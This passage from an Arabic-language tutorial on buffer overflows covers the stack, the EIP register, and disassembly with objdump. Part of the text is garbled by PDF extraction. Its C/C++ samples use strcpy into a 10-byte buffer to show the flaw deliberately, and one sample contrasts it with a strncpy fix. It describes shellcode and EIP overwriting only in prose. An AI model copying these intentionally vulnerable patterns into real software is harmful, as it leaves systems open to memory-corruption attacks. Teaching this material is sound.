O	0	LastErr	ERROR_SUCCESS (00000000)		
EFL	00000246	(NO,NB,E,BE,NS,PE,GE,LE)			
ST0	empty	0.	00000000000000000000000000000000		
ST1	empty	0.	00000000000000000000000000000000		

-ال 3 panel جايبلوك ال الخاص بال **location address** الى  
 الى بيتم تخزينها فال **data memory** وايه هي ال **data** أصلادا ودا هينفعك  
 قدام ... وال 4 panel مش مهمه عندنا ومبستخدمهاش كتير ركز  
 عالتلاته دول .

Address	Hex dump	UNICODE
00400000	4D 5A 6C 00 01 00 00 00	’1@.
00400008	02 00 00 00 FF FF 00 00	@@..
00400010	00 00 00 00 11 00 00 00	.@..
00400018	40 00 00 00 00 00 00 00	@...@..
00400020	57 69 6E 33 32 20 50 72	’i:i:72
00400028	6F 67 72 61 6D 21 0D 0A	:i:i:72@.
00400030	24 B4 09 BA 00 01 CD 21	:t:t:21
00400038	B4 4C CD 21 60 00 00 00	B4@:60@..@..
00400040	47 6F 4C 69 6E 6B 20 77	:t:t:77
00400048	77 77 2E 47 6F 44 65 76	:t:t:76
00400050	54 6F 6F 6C 2E 63 6F 6D	:t:t:6D
00400058	00 00 00 00 00 00 00 00	

3

-عندنا حاجه أخيره وهي ال **Decompiling** ودا بيأخذ الملف ال **exe** يحوله ل **Source code file** بمعنى ... ال **exe** قوله كنا **compile** قولنا انه بيحولك ال **exe file** ل **Source code** عشان تفهمه ال **exe** وتشغله ... ال **Decompiling** بيعمل العكس بيرجعلك ال **source code** من تاني عن طريق انه بيحول ال **exe** ل **source code** ... عدنا ال **objdump.exe** تقدر تنزله وهو دا . **Source code** اللي هستخدمه عشان نجيب ال **Decompile**

```
objdump -d -Mintel HelloStudents.exe > disasm.txt
```

-ال **file disassemble** ال **d**- **option** اللي هديهو له ويحوله من ال **exe file** ... **source code file** بتاعك نوع ال **m**- دا بيسمح لك انك تضيف لـ **Disassemble** بتاعك **intel architecture** ال **Source code** عشان يحوله لـ **exe**

```
00401500 <_main>:
401500: 55                      push    ebp
401501: 89 e5                   mov     ebp,esp
401503: 83 e4 f0                   and    esp,0xfffffff0
401506: 83 ec 10                   sub    esp,0x10
401509: e8 72 09 00 00          call   401e80 <_main>
40150e: c7 04 24 00 40 40 00      mov    DWORD PTR [esp],0x404000
401515: e8 de 10 00 00          call   4025f8 <_puts>
40151a: b8 00 00 00 00          mov    eax,0x0
40151f: c9                      leave
401520: c3                      ret
```

-وبس كدا عاوزك تعرف الكام نقطه اللي فوق دول عشان هيفرقوا معاك  
قدام ف فهمك ل زي ال **buffer overflow Attack** ودا هنشوفه  
مع بعض فالاجزاء الجايه بس كان لازم تعرف المكونات الخاصه بال  
**System** شغاله ازاي عشان ال **Attack** بيحصل عليها عشان تجمع  
الدنيا ماشيء ازاي ... فلا تقلق كل حاجه اتذكرت هنا هترق معاك قدام .

---

### 3.Buffer Overflows:

- هنتكلم ان شاء الله فالجزء دا عن النقط دى ...

<b>3.1 Understanding Buffer overflow.....</b>	<b>36-65</b>
<b>3.2 Finding Buffer overflow.....</b>	<b>65-79</b>
<b>3.3 Exploiting Buffer overflow.....</b>	<b>80-97</b>
<b>3.4 Exploiting Real-world Buffer overflow.....</b>	<b>97-108</b>
<b>3.5 Security Implementations.....</b>	<b>108-112</b>
<b>3.6 Buffer Overflow Try Hack Me CTF.....</b>	<b>112-139</b>

---

### :Understanding Buffer overflow 3.1

-كنا اتكلمنا قبل كدا عن جزء اسمه ال **Stack** تقدر ترجع له بالتفصيل  
فالاول ... ودا باختصار عباره عن مساحه موجوده فال **Memory**  
بتعنى مسؤله عن تنفيذ اي **function** شغاله جوا البرنامج بتاعك ...  
اي **Software** فالعموم عشان يشتغل ...

بیروح فال **Stack frame** یعمل لنفسه **memory** واللى بیکون فيها **Stack** اللى هتتنفذ ... یبقا اللي فهمناه جزء ال **instructions** بیتخزن فيه اي **processes** البرنامج او ال **Software** بتاعك **variables** ... بمعنى آخر مش احنا الكود بتعدنا مكون من **functions** و **loops** و حاجات تانية كتير ... فعليا عشان كل جزء من الكود ينفذ المطلوب منه بیروح لجزء ال **Stack** ويأخذ منه جزء عشان ینفذ ال **Instructions** المطلوب منه ... وصلت حته ال **Buffer overflow** دى عشان مهمه وال **Stack** مبني عليها .

-تعالى نشوف حكايه ال **Buffer overflow** تفصيلي ... معنى الكلمه **buffer** هي اي مساحه تخزينيه جوا ال **memory** اللي ممكن تحط فيها اي **data** عشان يتم تخزينها دي بنطق عليها اسم **Buffer** ... **Buffer** هي شكل من اشكال ال **stack** عندنا فهي شكل من اشكال تخزين ال **Data** فال **memory** .

-اما ال **Overflow** معناها اننا بنزود على مساحه التخزين المسموح بيه فال **Buffer** ... **Buffer** عندها ليها مساحه تخزينيه معينه ول يكن **5 byte** فمعنى ال **Overflow** اننا نزود على الحجم المتاح للتخزين جوا ال **Buffer** عن المسموح بيه زي موضحنا ... فمثلا ال **Developer** المخصص لتشغيل كود معين بي Shirley **byte 100** بيجي ال **Threat** يقوم عامل **Actor** **Malicious Code** يزود القيم اللي متخزن في **Stack** عندنا جوا ال **Stack** وبيزود عدد ال **Bytes** اللي بتتخزن فال **Developer** فيعمل ال **Overflow** عندنا ... فال **Overflow** سمح لك انك تدخل **5 byte** وانت زودت عليهم خلتهم **6 byte** عشان ال **Bytes** مش حاطط **restriction** على عدد ال **Bytes** اللي **Developer** ال **User** يدخلها فأنك كدا عملت **Buffer overflow** ... تعالى ناخذ مثال عملى عشان نفهم الدنيا بشكل أوضح .

In this example, the “last name” field has five boxes.



-روحنا نسجل **Last name** **online** فموقع ما طلب مننا نحطله ال **Developer** وعطايننا **5 characters** بس المسموح بيهم من ال عشان نحط فيهم ال **Last name**.



هنفترض ان الاسم بتعدنا هو **OTAVALI** فانت شايف انه اكتر من **5** حروف زي متفقنا تعالى نشوف ال **Software** هيتعامل معاه ازاي طبقا لـ **Developer** اللي حاططها ال **Instructions**.

Suppose your last name is **OTAVALI** (7 characters). Refusing to truncate your name, you write all seven characters.



-هتلقيه قبل اول **5** حروف بس وسقط الباقي اللي هما الحرفين الزيايده مع انك كتبت ال **7** حروف بس مظهرش قدامك الا ال **5** اللي سامحلك ال **developer** انك تكتبهم عندك ... والحرفين التانيين راحوا لمكان تاني اتخزنوا فيه ... تخيل عندنا **Code** ما فيه **Functions** عاوزين ننفذها فهتروج جوا ال **memory** فحته ال **Stack** تاخذها مكان عشان تبقا جاهزة للتنفيذ ومثلا ال **Function** دي عشان تتنفذ مسحوحلها ب **byte 40** جوا ال **Stack** ومسحوحله من تجاه ال **Developer** انه يدخل ال **byte 40** دول يعني **10** حروف والحرف ب **byte 4** ... خليك معايا هتوصلك فالآخر فجهه ال **Attacker** ضاف **11** حرف بدل من **10** يعني **byte 44** بدل من **40**

- فيروح يملئ مكان اخر فال **byte 4** و هيزود **Memory** على المسموح بيه و هنا هيحصل ال **Buffer overflow** اللي اتكلمنا عنه ... يعني زياده فحجم ال **bytes** المسموح بيه ودا هيملى جزء من ال **Software memory** بأكواواد غير مفهومه بالنسبة لـ **memory** عشان ينفذها زي باقي الاكواواد وطبعا دا بيتم بكميات كبيرة ودا هيخل في ال **Attack** عندنا يحصله **Crash** وهو دا الغرض من ال **System**



- عندنا مثال لکود مكتوب بلغه ال C عاوزين نشوفه مع بعض ونعمله  
نفصصه يعني ... review

```
</>
int main(int argc, char** argv)
{
    argv[1] = (char*) "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
    char buffer[10];
    strcpy(buffer, argv[1]);
}
```

- عندنا أول حاجه وهي ال main function اللي هي الداله الاساسيه  
لي بنعمل منها Run للكود ... بعد كدا عندنا ال Argument ودا  
ال Input الخاصه بال User اللي بيدخلها للبرنامجه عشان يعملاها  
تمام لحد هنا ... عندنا argument اسمه 1 جواه القيمه اللي  
انت شايفها دي ... وروحنا عرفنا تاني اسمه Buffer  
ومساحتها Byte 10 ... وبعد كدا ال Buffer بتعملى بال  
Value اللي حطناه اللي هي AAAA اللي اخرها ... الكود بتاعنا بعد  
كدا بيستخدم String copy اسمها Function اللي اختصارها  
strcpy الخاصه بنسخ محتوي او كلمات من ال Source اللي هو ال  
Argument وتدعيه لـ Destination اللي هو ال Buffer وخد بالك  
الداله دي مبتتحققش من حجم ال Bytes المحدد يعني المفروض تعمل  
الاول عال Data Check وتشوفها مناسبه لمساحه ال Stack  
وللاء ودا يودينا للحته بتاعتنا اللي هي ال Attack بتاعنا اللي اسمه  
Buffer Overflow اننا ننفذه يعني ال Buffer هيتملئ بال 10  
bytes بتوعه والباقي اللي هو memory bytes هيتخزنوا فال  
مكان أكواب تانية وبالتالي هيؤدوا الى ال Buffer overflow ... ودا  
يودينا لنقطه ان التغيره عندنا هنا فال Function اللي هي strcpy  
دا الخطأ البرمجي عندنا اللي لازم نشوفله حل ...

- زي مثلا عاوزين **bytes** Function تحدد عدد ال bytes اللي كافيه لمساحه ال Buffer ول يكن هنا عاوزين 10 bytes يبقا تأخذ من ال 40 ال 10 اللي عاوزينهم وتهمل الباقي ... وصلت الفكره .

- عندنا ال **Argument** بتعنا اللي هو **1argv** دا جواه القيمه بتعتنا اللي هى عدد حروف **A** يقدر ب 35 حرف ... تمام لحد هنا او عا تتوه مني ... وكل **Character** عندنا بيتم تخزينها في **1 byte** يعني محتاجين **35 byte** وخد بالك ال **Buffer** اللي تحتاجها البرنامج عشان يشتغل اللي حدناها فوق هي **10 فقط !**... وخد بالك ال **Buffer overflow** مش هي عملك **Attacker** بالعكس دا هيستغل ان ال **System** عندك مصاب بالثغره دي وهيدع يضفلك **Stack** فآخر القيمه اللي هتنفذ فال **Malicious code** عندك فتلاليه بيزرعلك **Shell code** عشان ياخذ تحكم عندك عالجهاز ويعرف يعمل **Access** لملفات وياخذ **Download** و **Upload** عندك عالجهاز .


- طب فلى فات شوفنا المشكله اللي كانت عندنا فال **Function** تعالى نشوف الحل بتعها عامل ازاي ... عباره عن اننا هنغير فالداله بتعتنا عشان نعمل **Copy limited** لـ **Argument** من ال **Copy** لـ **Bytes** . ونخلية ياخذ ال **Buffer** المسموح بيه فقط لمساحه ال **Bytes** .

```
int main(int argc, char** argv)
{
    argv[1] = (char*)"AAAAAAAAAAAAAAAAAAAAA";
    char buffer[10];
    strncpy(buffer, argv[1], sizeof(buffer));
    return 0;
}
```

- الداله بتعتنا هنا ال **Copy Limited** هتعملنا **strncpy** من ال **Buffer** لـ **argument** زي مقولنا ...

- يعني هتاخد **byte-10** فقط من ال **byte-35** اللي موجودين فالـ **Buffer** وتوديهم لل **Argument** عشان دا الحجم المسموح بيهم فالـ **Buffer** عندنا ... فعلى قد ال **Size** بتاع ال **Buffer** هتلافقه بتاخد **Buffer** وتوديله عشان ميحصلش عندنا ال **Argument** . **overflow**

- تعالى نشوف من خلال مثال ازاي ضرر ال **Function** اللي هي دا بيخلى عندنا ال **Buffer Overflow** يحصل ...



- زي منتا شايف عندنا العناوين الخاصه بال حاجات اللي الكود هينفذها اتملت بقيم ال **Over Written** فكدا دا اللي بنسميه ال **Memory** اللي حصل عندنا ... وبكدا عملنا امتلاء لل **Memory** بقيم مجهوله بشكل **Buffer Over flow** ودا هيخلى ال **Memory** يحصل وكنا اتكلمنا عليه فوق بالتفصيل بس قولت أوريك بيحصل ايه جوا ال **Register** لما بنستخدم ال **strcpy** ... عندنا **Memory** مهم جوا ال **Stack** اللي قدامك فالصورة وهو ال **EIP** اللي هو ال **Extended instruction pointer** اللي جي عليه الدور فالتنفيذ جوا ال **Memory** ... ول يكن عندك كذا أمر جوا الكود عاوزين يتنفذوا فال **EIP** بيشاور على الامر رقم 1 عشان يروح يتنفذ وبعد كدا يقوم مشاور على اللي بعده اللي هو الامر 2 وهكذا تقدر تقول بينظم الليه .

- ييقا ال EIP بيشاور على ال Next Instruction فالتنفيذ زي  
 مقولنا بس هو هنا اتعمله Over Written للقيمه اللي هي AAAA  
 فلما تروح تسأله ينفذ ايه بعد كدا هيبيعتك للقيمه اللي هي AAAA اللي  
 هي مكررة كتير عشان تسببك ال Buffer Overflow

- عن طريق ثغره ال Buffer Overflow دي هتلقي ال  
 عشان يعلى الصلاحيات الخاصه بيها للوصول لجهازك  
 والتحكم فيه بيقوم عامل Crafted Payload بطرق ودي ليها  
 كتير ويقول لل EIP ان ال Payload دي هي اللي عليها  
 الدور بدل من الامر الاساسي اللي عليه الدور ... فأهم حاجه بالنسبة لل  
 Buffer Overflow بعد اما ينفذ عليك ال Attacker  
 Instruction Over Written EIP ويعلمه  
 الذي عليه الدور لاء تروح للعنوان اللي هيديهولك دا اللي هو فيه ال  
 الخاص بينا . Payload


- تعالى نشوف الكلام دا عن طريق أمثله عشان الفكره تثبت ... دا  
 مثال على كود ++C مكتوب بال Buffer Overflow Attack .

```
[*] goodpwd.cpp
1 #define _CRT_SECURE_NO_DEPRECATE
2 #include <iostream>
3 #include <cstring>
4
5 int bf_overflow(char *str){
6     char buffer[10];           //our buffer
7     strcpy(buffer,str);       //the vulnerable command
8     return 0;
9 }
10
11 int good_password(){        // a function which is never executed
12     printf("Valid password supplied\n");
13     printf("This is good_password function \n");
14     return 0;
15 }
16
17 int main(int argc, char *argv[])
18 {
19     int password=0;           // controls whether password is valid or not
20     printf("You are in goodpwd.exe now\n");
21     bf_overflow(argv[1]);    //call the function and pass user input
22     if ( password == 1) {
23         good_password();     //this should never happen
24     }
25     else {
26         printf("Invalid Password!!!\n");
27     }
28     printf("Quitting sample1.exe\n");
29     return 0;
30 }
31
32
```


-عندنا أول حاجه اللي هيتعملها **Run** فالكود بتعنا وهي ال اللي اسمها **Main** ... وجوا ال **main** function هتلافقينا بننده على **memory** ... جوا ال **bf\_overflow** ... جوا ال **Functions** هتلافقي اتعمل **Main function** ل **Stack Create** خاص بال **main** ... تمام لو بصيت على ال هتلافقي جواها بعض ال **Functions** الثانيه اللي بتعملهم او **Call** تنده عليهم زي ال **bf\_Overflow** كدا وبعض ال **Functions** الآخر ... وبالتالي جوا ال **memory** هيتعمل **Stack Create** ل **main** ... **Function** الثانيه خاصه بكل **Function** اتنده عليها من ال ... وصلت كدا ... تعالى ناخذ مثال عشان تثبت أكتر .

```
</>
int b() { //function b
    return 0;
}
int a() { // function a
    b();
    return 0;
}
int main (){//main function
    a();
    return 0;
}
```

